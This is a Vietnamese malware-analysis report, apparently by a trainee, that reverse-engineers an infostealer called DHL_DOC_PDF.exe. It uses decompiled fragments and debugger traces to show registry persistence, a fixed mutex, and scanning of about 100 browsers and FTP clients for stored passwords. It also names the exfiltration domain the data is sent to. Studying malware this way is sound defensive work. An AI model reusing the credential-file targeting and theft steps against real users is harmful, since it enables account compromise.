

REPORT DHL_DOC_PDF MALWARE

Tổng quan:

Mã độc thực hiện 4 nhiệm vụ chính :

- + , Tạo REGISTRY KEY để tồn tại và tạo mutex cứng cho process.
- + , Tiến hành quét hầu hết các trình duyệt và các file chứa dữ liệu đăng nhập nhằm đánh cắp các file chứa cookie, profile,... chứa thông tin tài khoản mật khẩu của victim chủ yếu các file ini, config, db, xml, js, json
- + , Tất cả thông tin lấy được sẽ được mã hóa dưới dạng binary file và được gửi đến honeyrockweddings.co.za thông qua POST method
- + , Truy xuất thông tin user đang đăng nhập, kiểm tra và nâng cao đặc quyền cho process thông qua truy xuất Token.
- + , Nhận dữ liệu gửi về từ sever: phần này tạm thời không thấy có dấu hiệu nhận dữ liệu, nghi vấn có tạo 1 file exe để chạy.

Chi tiết:

Phần I: Mở đầu:

Kỹ thuật mã độc sử dụng là Dynamic Import

Phân giải động các thư viện, để lấy địa chỉ các hàm:

```

269 v125 = 'e';
270 v128 = '\0';
271 v127 = '2';
272 v129 = '\0';
273 v130 = '\0';
274 v131 = '\0';
275 v132 = '\0';
276 v135 = 'i';
277 v136 = '3';
278 v138 = '\0';
279 v134 = 'd';
280 v137 = '2';
281 v133 = 'g';
282 v139 = '\0';
283 v140 = '\0';
284 v141 = '\0';
285 v142 = '\0';
286 if ( !a1 )
287     return Decrypt_Address(0xF96AF9CE);
288 if ( a1 == 1 )
289     return Decrypt_Address(0xEFD4F033);
290 return sub_4032E1(&v2 + 13 * a1);
291 }

```

0040307C	6BC1 1A	imul eax,ecx,1A	eax: "MZ"
0040307F	8D8D 78FEFFFF	lea ecx,dword ptr ss:[ebp-188]	
00403085	03C1	add eax,ecx	eax: "MZ"
00403087	50	push eax	eax: "MZ"
00403088	E8 54020000	call 4032E1	
0040308D	59	pop ecx	
0040308E	✓ EB 11	jmp 4030A1	
00403090	✓ 68 33F0D4EF	push EFD4F033	
00403095	EB 05	jmp 40309C	
00403097	68 CEF96AF9	push F96AF9CE	
0040309C	E8 DA000000	call 403178	
004030A1	8BE5	mov esp,ebp	
004030A3	5D	pop ebp	
004030A4	C3	ret	

EAX	76A30000	"MZ"
EBX	7EFDE000	
ECX	F96AF9CE	
EDX	00000000	
EBP	002EF77C	&" ÷."
ESP	002EF5F4	
ESI	00000000	
EDI	00000000	
EIP	004030A1	
EFLAGS	00000244	
ZF	1	
PF	1	
AF	0	

Một số hàm được lấy:

```

if ( v25 < 0x2710 )
{
    v4 = (char *)sub_402B7C(v25 + 1156);
    if ( v4 )
    {
        sub_402B4E(v4, 0, v23 + 1156);
        sub_40A423(v4 + 516, v2);
        v5 = (void (__stdcall *)(char *, const wchar_t *))Recur_Resolving_Library(0, -374640797, 0, 0);
        v5(v4 + 366, L"lsasrv.dll");
        v6 = (void (__stdcall *)(char *, const char *))Recur_Resolving_Library(0, -85175629, 0, 0);
        v6(v4 + 466, "LsaICryptUnprotectData");
        v7 = (void (__stdcall *)(char *, const wchar_t *))Recur_Resolving_Library(0, -374640797, 0, 0);
        v7(v4 + 116, L"kernel32.dll");
        v8 = (void (__stdcall *)(char *, const char *))Recur_Resolving_Library(0, -85175629, 0, 0);
        v8(v4 + 216, "CloseHandle");
        v9 = (void (__stdcall *)(char *, const char *))Recur_Resolving_Library(0, -85175629, 0, 0);
        v9(v4 + 266, "CreateFileW");
        v10 = (void (__stdcall *)(char *, const char *))Recur_Resolving_Library(0, -85175629, 0, 0);
        v10(v4 + 316, "WriteFile");
        v11 = sub_412516();
        v12 = v25;
    }
}

```

Và

```

    }
    else
    {
        v17 = sub_4032E1(L"kernel32.dll");
        v18 = (int (__stdcall *)(int, const char *))Recur_ResolveLibrary(0, -827225412, 0, 0);
        *(_QWORD *)v4 + 1 = v18(v17, "GetProcAddress");
        v19 = sub_4032E1(L"kernel32.dll");
        v20 = (int (__stdcall *)(int, const char *))Recur_ResolveLibrary(0, -827225412, 0, 0);
        *(_QWORD *)v4 = v20(v19, "LoadLibraryW");
    }
}

```

Em có tham khảo một số Python script với kỹ thuật này nhưng ở đây hình như là hàm tự viết nên tạm thời sẽ không rename để phân tích tĩnh, mà tiến hành debug ở những lần gọi hàm này để phân tích.

Phần II: Debug để có thông tin:

Trước tiên nó gọi hàm LoadLibraryW để load các thư viện, tìm địa chỉ của các hàm và tiến hành gọi đến nó:

00402C2B	50	push eax			
00402C2C	E8 B4050000	call sub_4031E5			
00402C31	FF75 08	push dword ptr ss:[ebp+8]	[ebp+8]:L"ADVAPI32"	EAX	76A448CB <kernel32.LoadLibraryW>
00402C34	FFD0	call eax	Dyn Load Library	EBX	00000024 '\$'
00402C36	5D	pop ebp		ECX	E811E8D4
00402C37	C3	ret		EDX	000000E8 'è'
				ESP	002EF528 &"èö."
				EDI	0076A0B0 &"FA"

1. Tạo KEY và mutex: (trường hợp này máy em đang dùng fire fox)

Tìm kiếm các key:

+, Open KEY:

5CACB4F4	push F4B4ACDC			EAX	75EC485B <advapi32.RegOpenKeyExA>
09	push 9			EBX	00000000
5BE7FFFF	call <sub_4031E5>			ECX	F4B4ACDC
0 FC	lea ecx,dword ptr ss:[ebp+4]			EDX	000000F0 'ð'
19010200	push ecx			ESP	002EF72C &"÷."
	push ebx			ESI	00000208 'L'±'
5 0C	push dword ptr ss:[ebp+C]	[ebp+C]: "SOFTWARE\Microsoft\Cryptography"		EDI	0076A0B0
5 08	push dword ptr ss:[ebp+8]			EIP	00404A8A
0	call eax				
0	test eax,eax				
2A	jnz 404ACA				

+, Query Value:

00404AA5	68 1A669FFE	push FE9F661A			
00404AAA	6A 09	push 9			
00404AAC	E8 34E7FFFF	call <sub_4031E5>			
00404AB1	8D4D F8	lea ecx,dword ptr ss:[ebp-8]			
00404AB5	51	push ecx			
00404AB6	57	push edi			
00404AB7	53	push ebx			
00404AB8	53	push ebx			
00404AB8	FF75 10	push dword ptr ss:[ebp+10]	[ebp+10]: "MachineGuid"		
00404ABB	56	push esi			
00404ABC	FFD0	call eax			
00404ABE	FF75 FC	push dword ptr ss:[ebp-4]			
00404AC1	E8 73FFFFFF	call <sub_404A39>			

Hide FPU

EAX 75EE4843 <advapi32.RegQueryValueExA>

EBX 00000000

ECX 002EF724

EDX 000000F0 'd' + . "

EBP 002EF72C &"f0. "

ESP 002EF700

ESI 000000A8

EDI 0076A0B0

EIP 00404ABC

EFLAGS 00000202

=>Fail vì máy em không có.

Tiếp tục query, phát hiện thấy KEY của Mozilla.

+, Mở và set value:

KEY: SOFTWARE\\Mozilla\\Mozilla Firefox\\CurrentVersion

10DC	push DC1011D7				
FFF	push 2				
	call <sub_4031E5>				
	push dword ptr ss:[ebp+1C]				
	push dword ptr ss:[ebp+18]				
	push dword ptr ss:[ebp+14]				
	push dword ptr ss:[ebp+10]				
	push dword ptr ss:[ebp+C]				
	push dword ptr ss:[ebp+8]				
	call eax				
	pop ebp				
	ret				

Hide FPU

EAX 759EA9A9 <shlwapi.SHGetValueW>

EBX 00000001

ECX DC1011D7

EDX 000000E8 'e' &"f0. "

EBP 002EF380

ESP 002EF398

ESI 0076D998

EDI 00000410 L'A'

EIP 004049D8

14D3	push D344E2D1				
FFF	call <sub_4031E5>				
	push dword ptr ss:[ebp+10]				
	push dword ptr ss:[ebp+C]				
	push dword ptr ss:[ebp+8]				
	call eax				
	pop ebp				
	ret				
	push ebp				
	mov ebp,esp				
	push ebx				
	push esi				
	push edi				
	xor ebx,ebx				
	push ebx				
	push ebx				
8DA	push DAE8EB58				
	push ebx				
FFF	call <sub_4031E5>				
	push ebx				
	push ebx				

Hide FPU

EAX 7664E8F9 <user32.wsprintfw>

EBX 00000002

ECX D344E2D1

EDX 000000E8 'e' &"f0. "

EBP 002EF388

ESP 002EF3AC

ESI 0076DDB0

EDI 00001FAA

EIP 004059D4

EFLAGS 00000206

ZF 0 PF 1 AF 0

OF 0 SF 0 DF 0

CF 0 TF 0 IF 1

LastError 00000000 (ERROR_SUCCESS)

LastStatus 00000000 (STATUS_SUCCESS)

Default (stdcall) 5

1: [esp] 0076DDB0

2: [esp+4] 00416414 L"%s\\%s\\Main"

3: [esp+8] 002EF3F0 &L"SOFTWARE\\Mozilla\\Mozilla Firefox"

4: [esp+C] 002EF3E4 "f0. "

Set Value là Install Directory:

	push dword ptr ss:[ebp+1C]				
	push dword ptr ss:[ebp+18]				
	push dword ptr ss:[ebp+14]				
	push dword ptr ss:[ebp+10]				
	push dword ptr ss:[ebp+C]				
	push dword ptr ss:[ebp+8]				
	call eax				
	pop ebp				

Hide FPU

759EA9A9 <shlwapi.SHGetValueW>

0075F7E0 L"SOFTWARE\\Mozilla\\Mozilla Firefox\\95.0.2 (x86-en-us)\\Main"

DC1011D7

000000E8 'e' &"f0. "

002EF398 &"f0. "

002EF384 &L"SOFTWARE\\Mozilla\\Mozilla Firefox\\95

Luôn tạo 1 mutex cố định:

+, Mutex value: 00077112F2326517297ECFB44F15BF6F

<pre>push esi pop edi mov eax,esi push esi pop ebp ret 10 cmp dword ptr ds:[41A014],0 push esi je 403277 mov esi,dword ptr ds:[41A020] test esi,esi jne 403200</pre>	<pre>esi: "00077112F2326517297ECFB44F15BF6F" esi: "00077112F2326517297ECFB44F15BF6F" sub_403263 esi: "00077112F2326517297ECFB44F15BF6F" esi: "00077112F2326517297ECFB44F15BF6F" esi: "00077112F2326517297ECFB44F15BF6F" esi: "00077112F2326517297ECFB44F15BF6F"</pre>	<pre>EAX 76A418FE <kernel32.MultiByteToWideChar> EBX 00000000 ECX DAE8EB58 EDX 00000008 EBP 002EF730 ESP 002EF710 ESI 0076ADD8 EDI 00000000 EIP 00403260 EFLAGS 00000300</pre>
--	---	--

+, Create Mutex:

<pre>00413996 56 push esi 00413997 33F6 xor esi,esi 00413999 46 inc esi 0041399A 56 push esi 0041399B 53 push ebx 0041399C FF00 call eax 0041399E FF15 10504100 call dword ptr ds:[<GetLastError>] 004139A4 3D 87000000 cmp eax,87 004139A9 75 07 jne 4139B2 004139AB 53 push ebx 004139AC E8 D0010000 call sub_413B81 004139B1 59 pop ecx 004139B2 E8 4CF6FFFF call sub_413003 004139B7 E8 72F1FFFF call sub_41282E 004139BC E8 7063FFFF call sub_412D31 004139C1 E8 79010000 call sub_413B3F 004139C6 53 push ebx 004139C7 E8 B5010000 call sub_413B81 004139CC 59 pop ecx 004139CD 8935 D0FD4900 mov dword ptr ds:[49FDD0],esi 004139D3 5F pop edi 004139D4 5E pop esi</pre>	<pre>Hide FPU EAX 76A441EC <kernel32.CreateMutex> EBX 00000000 ECX CF167D4 EDX 00000008 EBP 002EF7B4 ESP 002EF738 ESI 00000001 EDI 00000032 EIP 0041399B EFLAGS 00000202 ZF 0 PF 0 AF 0 OF 0 SF 0 DF 0 CF 0 TF 0 IF 1 LastError: 00000000 (ERROR_SUCCESS) LastStatus: C000007C (STATUS_NO_TOKEN) Default (stdcall) 5 1: [esp+4] 0076A2C0 L"00077112F2326517297ECFB4" 2: [esp+8] 00765420 &"C:\\Users\\Admin\\Desktop\\DHL_DOC_PDF.exe" 3: [esp+C] 00000001 4: [esp+10] 7EFD000</pre>
---	--

2. Tiến hành tìm kiếm dữ liệu:

Một hàm sẽ tiến hành khởi tạo 1 dãy các hàm, mỗi hàm chứa các thao tác tìm kiếm các file dữ liệu của từng trình duyệt web:

```

v2[0] = (int)Mozilla_create_KEY_4092CC;
v2[1] = (int)IceDragon_Create_KEY_4091F6;
v2[2] = (int)Apple_Data;
v2[3] = (int)Kameleon_Create_KEY_40922A;
v2[4] = (int)SeMonkey_Mozilla_Create_KEY_409A77;
v2[5] = (int)Mozilla_Flock_Create_KEY_40910D;
v2[6] = (int)Find_BackHawk_Brower_409046;
v2[7] = (int)Lunandscape6_query_40929E;
v2[8] = (int)find_More_Brower_407AA2;
v2[9] = (int)Opera_Data_407D6E;
v2[10] = (int)QtWeb_Query_40C5DF;
v2[11] = (int)QupZilla_Query_40C71A;
v2[12] = (int)Encrypt_Data_Maybe_408952;
v2[13] = (int)wandat_Steal_Opera_40C509;
v2[14] = (int)Cyberfox_Query_4090AA;
v2[15] = (int)PaleMoon_Query_4094E7;
v2[16] = (int)WaterFox_Query_409CAE;
v2[17] = (int)PreAccount_steal_40DB78;
v2[18] = (int)SuperPutty_Query_410676;
v2[19] = (int)FTPShell_Query_40F44A;
v2[20] = (int)NppFTP_Data_Steal_40F73D;
v2[21] = (int)oZon3D_FTP_Steal_40F6A3;
v2[22] = (int)FTPBox_profiles_Steal_40F3B3;
v2[23] = (int)SherrodFTP_steal_410611;
v2[24] = (int)FTPNow_Steal_40F420;
v2[25] = (int)NexusFile_Steal_40F705;
v2[26] = (int)NetSarang_xfpFile_Steal_410CD1;
v2[27] = (int)EasyFTPdata_Steal_40ED17;
v2[28] = (int)SftpNetDrive_cfgFile_Steal_410410;
v2[29] = (int)"ht}A";
v2[30] = (int)JaSFTP_Query_40F561;
v2[31] = (int)Automize_Data_40F4AA;
v2[32] = (int)Cyberduck_Data_40ECDE;
v2[33] = (int)fullsync_Data_40F45F;
v2[34] = (int)FTPInfo_Data_40F3E8;

```

Danh sách các Browser và file được tìm kiếm là 100, tương ứng với 100 hàm được tạo, sau khi khởi tạo xong, mã độc tiến hành quét tất cả các trình duyệt này thông qua hàm Execute_Func.

```

v2[86] = (int)Outlook_40D6BD;
v2[87] = (int)Unknow5_40E60D;
v2[88] = (int)Unknow6_40DCEA;
v2[89] = (int)Unknow7_40E506;
v2[90] = (int)spnFile_41127E;
v2[91] = (int)Unknow8_411333;
v2[92] = (int)Unknow9_410F84;
v2[93] = (int)Unknow10_410D75;
v2[94] = (int)Unknow11_410E86;
v2[95] = (int)sub_411165;
v2[96] = (int)sub_4114E0;
v2[97] = (int)sub_41145E;
v2[98] = (int)sub_4115A1;
v2[99] = (int)sub_4113F0;
v2[100] = (int)sub_41163A;
do
{
    Excute_Func(v1[v0], (int (*)(void))v2[v0]);
    ++v0;
}
while ( v0 < 101 );

```

Hiện tại máy đang sử dụng Mozilla Firefox nên em sẽ phân tích cụ thể quá trình của hàm này:

+, Đầu tiên như phần đầu đã nêu, nó sẽ tiến hành query và tạo key:

```

if ( sub_405EFF(v0, (int)L"x64" )
{
    v4 = sub_405B6F(L"%s\\%s\\Main", L"SOFTWARE\\Mozilla\\Mozilla Firefox", v1);
    v2 = v4;
    if ( v4 )
    {
        v5 = (void *)sub_404B79(0x80000002, v4, L"PathToExe");
        v6 = v5;
        if ( v5 )
        {
            Find_ini_file(0, v5, 1);
            Free(v6);
        }
        goto LABEL_11;
    }
}
else
{
    v2 = sub_405B6F(L"%s\\%s\\Main", L"SOFTWARE\\Mozilla\\Mozilla Firefox", v1);
    if ( v2 )
    {
        v8 = sub_40946C(v1);
        v3 = (void *)sub_404B79(-2147483646, v2, L"Install Directory");
        if ( v3 )
        {
            dword_49B96C = sub_4056BF(0x3E8u);
            if ( sub_409D36(v3, v8 < 32.0) )
                Find_ini_file(0, 0, 0);
            sub_413ACA(dword_49B96C. 0. 0):
        }
    }
}

```

Sau khi chắc chắn đã tạo KEY thành công nó sẽ tiến hành tìm các file data:



```

qmemcpy(v15, L"%s\\Mozilla\\Firefox\\profiles.ini", sizeof(v15));
memset(v16, 0, sizeof(v16));
qmemcpy(v17, L"%s\\Mozilla\\Firefox\\Profiles\\%s", sizeof(v17));
memset(v18, 0, sizeof(v18));
v19 = 0;
qmemcpy(v20, L"%s\\Mozilla\\SeaMonkey\\profiles.ini", sizeof(v20));
memset(v21, 0, sizeof(v21));
qmemcpy(v22, L"%s\\Mozilla\\SeaMonkey\\Profiles\\%s", sizeof(v22));
memset(v23, 0, sizeof(v23));
v24 = 0;
qmemcpy(v25, L"%s\\Flock\\Browser\\profiles.ini", sizeof(v25));
memset(v26, 0, sizeof(v26));
qmemcpy(v27, L"%s\\Flock\\Browser\\Profiles\\%s", sizeof(v27));
memset(v28, 0, sizeof(v28));
v29 = 0;
qmemcpy(v30, L"%s\\Thunderbird\\profiles.ini", sizeof(v30));
memset(v31, 0, sizeof(v31));
qmemcpy(v32, L"%s\\Thunderbird\\Profiles\\%s", sizeof(v32));
MemSet_Mem(v33, 0, 0x2Au);
qmemcpy(v34, L"%s\\K-Meleon\\profiles.ini", sizeof(v34));
MemSet_Mem(v35, 0, 0x2Eu);
qmemcpy(v36, L"%s\\K-Meleon\\%s", sizeof(v36));
MemSet_Mem(v37, 0, 0x42u);
qmemcpy(v38, L"%s\\Comodo\\IceDragon\\profiles.ini", sizeof(v38));
memset(v39, 0, sizeof(v39));
v40 = 0;


```

Phân tích động quá trình này:

+ , Đầu tiên check module nss3.dll có tồn tại hay không, module này được để dùng cho việc giải mã thông tin tài khoản và mật khẩu phía sau.



Tìm kiếm file profile.ini chứa thông tin đăng nhập:



(Mở file này lên kiểm tra ta có thể thấy Profile0 : chứa thông tin đã lưu của user 1 đã lưu thông tin tài khoản, mật khẩu)

```

1  [Profile1]
2  Name=default
3  IsRelative=1
4  Path=Profiles/4askziaq.default
5  Default=1
6
7  [InstallE7CF176E110C211B]
8  Default=Profiles/9hpch5n3.default-release
9  Locked=1
10
11  [Profile0]
12  Name=default-release
13  IsRelative=1
14  Path=Profiles/9hpch5n3.default-release
15
16  [General]
17  StartWithLastProfile=1
18  Version=2
19

```

+, Tiếp tục check file này có tồn tại không:

00403B69	6A 00	push 0	760745F7	<shlwapi.PathFileExistsW>
00403B6B	68 E15308DC	push DC0853E1	002301D8	L"C:\\Users\\Admin\\AppData\\Roaming\\Mozilla\\Firefox\\profiles.ini"
00403B70	6A 02	push 2	DC0853E1	'à'
00403B72	E8 6EF6FFFF	call <sub_4031E5>	000000E8	&"80?"
00403B77	FF75 08	push dword ptr ss:[ebp+8]	003FEDA8	&L"C:\\Users\\Admin\\AppData\\Roaming\\Mozilla\\Firefox\\profiles.ini"
00403B7A	FFD0	call eax	003FEDA4	
			00416156	

+, Tiến hành Get Private Profile String:

push F66BE5A2			
push eax			
call <sub_4031E5>	[ebp+1C]:L"C:\\Users\\Admin\\AppData\\Roaming\\Mozilla\\Firefox\\profiles.ini"	EAX	7561EA10 <kernel32.GetPrivateProfileStringW>
push dword ptr ss:[ebp+1C]		EBX	00000400 L'E'
push dword ptr ss:[ebp+14]		ECX	F66BE5A2
push dword ptr ss:[ebp+10]		EDX	000000E8 'à'
push dword ptr ss:[ebp+C]	[ebp+C]:L"Path"	EBP	003FED60 "ei?"
push dword ptr ss:[ebp+8]	[ebp+8]:L"Profile0"	ESP	003FED48 &L"Profile0"
call eax		ESI	00230260 L'E'
pop ebp		EDI	00000400
ret		EIP	004044CB

+, Sau khi cắt bỏ và lấy được thông tin của path thư mục của user, nó sẽ tiến hành tìm các file trong thư mục của user.

<pre> call eax pop ebp ret push ebp mov ebp, esp push 0 push 0 push 06865BD4 push 2 call <sub_4031E5> push dword ptr ss:[ebp+C] push dword ptr ss:[ebp+8] call eax pop ebp </pre>	<pre> [ebp+C]:L"Profiles/" [ebp+8]:L"Profiles/9hpch5n3.default-release" </pre>	<pre> EAX 76066565 <shlwapi.StrStrW> EBX 002301D8 L"C:\\Users\\Admin\\AppData\\Roaming\\Mozilla\\Firefox\\ ECX D6865BD4 EDX 000000E8 'e' EBP 003FED44 &"86?" ESP 003FED9C &L"Profiles/9hpch5n3.default-release" ESI 002296E0 L"profile0" EDI 00230260 L"Profiles/9hpch5n3.default-release" EIP 0040593D EFLAGS 00200206 ZF 0 PF 1 AF 0 OF 0 SF 0 DF 0 CF 0 TF 0 IF 1 </pre>
---	--	---

Danh sách các file được tìm kiếm:

```

if ( v6 )
{
    if ( !dword_49B934(v6) )
    {
        if ( a4 == 3 || a4 == 7 || a4 == 10 )
        {
            v7 = sub_405B6F(L"%s\\prefs.js", a1);
            v8 = v7;
            if ( v7 )
            {
                sub_413A58(v7, 1, 0);
                Free(v8);
            }
        }
        v9 = sub_405B6F(L"%s\\signons.sqlite", a1);
        v10 = v9;
        if ( v9 )
        {
            if ( sub_403D6B((int)v9) )
            {
                sub_40955B(v10);
                Free(v10);
            }
        }
        v11 = sub_405B6F(L"%s\\logins.json", a1);
        v12 = v11;
        if ( v11 )
        {
            if ( sub_403D6B((int)v11) )
            {
                sub_40968E((int)v12);
                Free(v12);
            }
        }
        qmemcpy(v17, L"signons.txt", sizeof(v17));
        v18 = 0;
        wcscpy(v19, L"signons2.txt");
        v13 = v17;
        v22 = v17;
        wcscpy(v20, L"signons3.txt");
        v14 = 3;
        do
        {
            v15 = sub_405B6F(L"%s\\%s", a1, v13);

```


+, Kiểm tra sự tồn tại của các file này (vd file signons.sqlite):



The screenshot shows a debugger window with the file path `s:\\Admin\\AppData\\Roaming\\Mozilla\\Firefox\\Profiles\\9hpc5n3.default-release\\signons.sqlite` in the address bar. The CPU register window on the right shows the following values:

Register	Value	Comment
EAX	760745F7	<shlwapi.PathFileExistsW>
EBX	001E0A68	L"C:\\Users\\Admin\\AppData\\Roaming\\Wo
ECX	0C0853e1	
EDX	000000E8	'è'
EEP	003CE6R	&"nu"

+, Khi đã xác tồn tại thì tiến hành cấp phát qua VirtualAlloc để đọc dữ liệu:




The screenshot shows a debugger window with assembly code for `VirtualAlloc`. The code is as follows:

```
00404111 . 75 07 jne 40417A
00404113 . 81FF 00000040 cmp edi,40000000
00404119 . 77 5F ja 40417A
0040411B . 8B45 0C mov eax,dword ptr ss:[ebp+C]
0040411E . 85C0 test eax,eax
00404120 . 74 02 je 404124
00404122 . 8938 mov dword ptr ds:[eax],edi
00404124 . 56 push esi
00404125 . 56 push esi
00404126 . 68 E2D4EAD4 push D4EAD4E2
00404128 . 56 push esi
0040412C . E8 B4F0FFFF call <sub_4031E5>
00404131 . 6A 04 push 4
00404133 . 68 00100000 push 1000
00404138 . 57 push edi
00404139 . 56 push esi
0040413A . FF00 call eax
0040413F . 8B08 mov ebx,eax
```

The CPU register window on the right shows the following values:

Register	Value	Comment
EAX	75611826	<kernel32.VirtualAlloc>
EBX	00000000	
ECX	D4EAD4E2	
EDX	000000E8	'è'
EBP	003CE2C	&"D1<"
ESP	003CE04	
ESI	00000000	
EDI	0000028E	L 'A'
EIP	0040413A	
EFLAGS	00200202	
ZF	0	
PF	0	
AF	0	
OF	0	
SF	0	
DF	0	
CF	0	
TF	0	
IF	1	
LastError	00000000	(ERROR_SUCCESS)

+, ReadFile:



The screenshot shows a debugger window with assembly code for `ReadFile`. The code is as follows:

```
00404133 . 68 00100000 push 1000
00404138 . 57 push edi
00404139 . 56 push esi
0040413A . FF00 call eax
0040413C . 8B08 mov ebx,eax
0040413E . 85DB test ebx,ebx
00404140 . 74 38 je 40417A
00404142 . 56 push esi
00404143 . 56 push esi
00404144 . 68 40990CCD push CD0C9940
00404149 . 56 push esi
0040414A . E8 96F0FFFF call <sub_4031E5>
```

The CPU register window on the right shows the following values:

Register	Value	Comment
EAX	75613E73	<kernel32.ReadFile>
EBX	00B70000	
ECX	CD0C9940	
EDX	000000E8	'è'
EBP	003CE2C	&"D1<"
ESP	003CE14	&"Ae\x18"
ESI	00000000	
EDI	0000028E	L 'A'
EIP	0040414F	

Done read: (ta có thể thấy 1 số thông tin về hostname, username và password)

Address	Hex	ASCII
00B70000	7B 22 6E 65 78 74 49 64 22 3A 32 2C 22 6C 6F 67	{"nextId":2,"log
00B70010	69 6E 73 22 3A 5B 7B 22 69 64 22 3A 31 2C 22 68	ins":[{"id":1,"h
00B70020	6F 73 74 6E 61 6D 65 22 3A 22 68 74 74 70 73 3A	ostname":"https:
00B70030	2F 2F 77 77 77 2E 69 62 6D 2E 63 6F 6D 22 2C 22	//www.ibm.com",
00B70040	68 74 74 70 52 65 61 6C 6D 22 3A 6E 75 6C 6C 2C	httpRealm":null,
00B70050	22 66 6F 72 6D 53 75 62 6D 69 74 55 52 4C 22 3A	"formSubmitURL":
00B70060	22 68 74 74 70 73 3A 2F 2F 77 77 77 2E 69 62 6D	"https://www.ibm
00B70070	2E 63 6F 6D 22 2C 22 75 73 65 72 6E 61 6D 65 46	.com","usernameF
00B70080	69 65 6C 64 22 3A 22 65 6D 61 69 6C 22 2C 22 70	ield":"email", "p
00B70090	61 73 73 77 6F 72 64 46 69 65 6C 64 22 3A 22 70	asswordField": "p
00B700A0	61 73 73 77 6F 72 64 22 2C 22 65 6E 63 72 79 70	assword", "encrypt
00B700B0	74 65 64 55 73 65 72 6E 61 6D 65 22 3A 22 4D 45	tedUsername": "ME
00B700C0	6F 45 45 50 67 41 41 41 41 41 41 41 41 41 41 41	oEEpGAAAAAAAAAAAA
00B700D0	41 41 41 41 41 41 41 41 45 77 46 41 59 49 4B 6F	AAAAAAAAAwFAYIKo
00B700E0	5A 49 68 76 63 4E 41 77 63 45 43 4C 62 56 2B 38	ZIhvcNAwCECLbV+8
00B700F0	4B 52 2F 34 55 59 42 43 44 4D 5A 46 6F 54 41 74	KR/4UYBCDMZFoTAT
00B70100	48 66 43 30 2F 52 78 42 54 6E 58 58 42 46 67 69	Hfc0/RxBTnXXBfGi
00B70110	4B 31 5A 6B 64 47 42 43 41 77 5A 53 4C 70 71 68	K1ZkdGBCAwZSLpqh
00B70120	58 6A 73 41 3D 3D 22 2C 22 65 6E 63 72 79 70 74	XjsA==", "encrypt
00B70130	65 64 50 61 73 73 77 6F 72 64 22 3A 22 4D 44 6F	edPassword": "MDo
00B70140	45 45 50 67 41 41 41 41 41 41 41 41 41 41 41 41	EEpGAAAAAAAAAAAA
00B70150	41 41 41 41 41 41 41 45 77 46 41 59 49 4B 6F 5A	AAAAAAAAAwFAYIKoZ
00B70160	49 68 76 63 4E 41 77 63 45 43 43 75 65 32 5A 65	IhvcNAwCECCue2Ze
00B70170	75 70 55 32 37 42 42 42 34 6B 58 57 56 51 6D 2F	upU27BBB4kXWVQm/

Tiến hành chắt lọc dữ liệu, mã độc sẽ chỉ lấy dữ liệu 3 trường: hostname, encryptUserName và encryptPassword:

- Hostname:

004058E8	5D	pop ebp	
004058E9	C3	ret	
004058EA	55	push ebp	
004058EB	8BEC	mov ebp, esp	
004058ED	6A 00	push 0	
004058EF	6A 00	push 0	
004058F1	68 0466C1C5	push C5C16604	
004058F6	6A 02	push 2	
004058F8	E8 E8D8FFFF	call <sub_4031E5>	
004058FD	FF75 0C	push dword ptr ss:[ebp+C]	[ebp+C]: "hostname"
00405900	FF75 08	push dword ptr ss:[ebp+8]	
00405903	FFD0	call eax	

00409877	57	push edi	
00409878	E8 2E93FFFF	call <sub_4028AB>	
0040987D	59	pop ecx	
0040987E	68 BC5A4100	push 415ABC	415ABC: "{,\\\""
00409883	6A 00	push 0	
00409885	E8 7098FFFF	call <sub_4033FA>	
0040988A	8BF0	mov esi, eax	eax: "https://www.ibm.com"
0040988C	59	pop ecx	
0040988D	59	pop ecx	
0040988E	85F6	test esi, esi	
00409890	0F85 4EFEFFFF	jne 4096E4	

- encryptedUsername:

75 31	jne 40978A	
68 CC5A4100	push 415ACC	Arg2 = "encryptedUsername"
56	push esi	Arg1
E8 92C7FFFF	call 405EF6	sub_405EF6>
59	pop ecx	

pop ecx			
push 415ABC		Arg2 = "{,\\\""	EAX
push 0		Arg1 = NULL	EBX
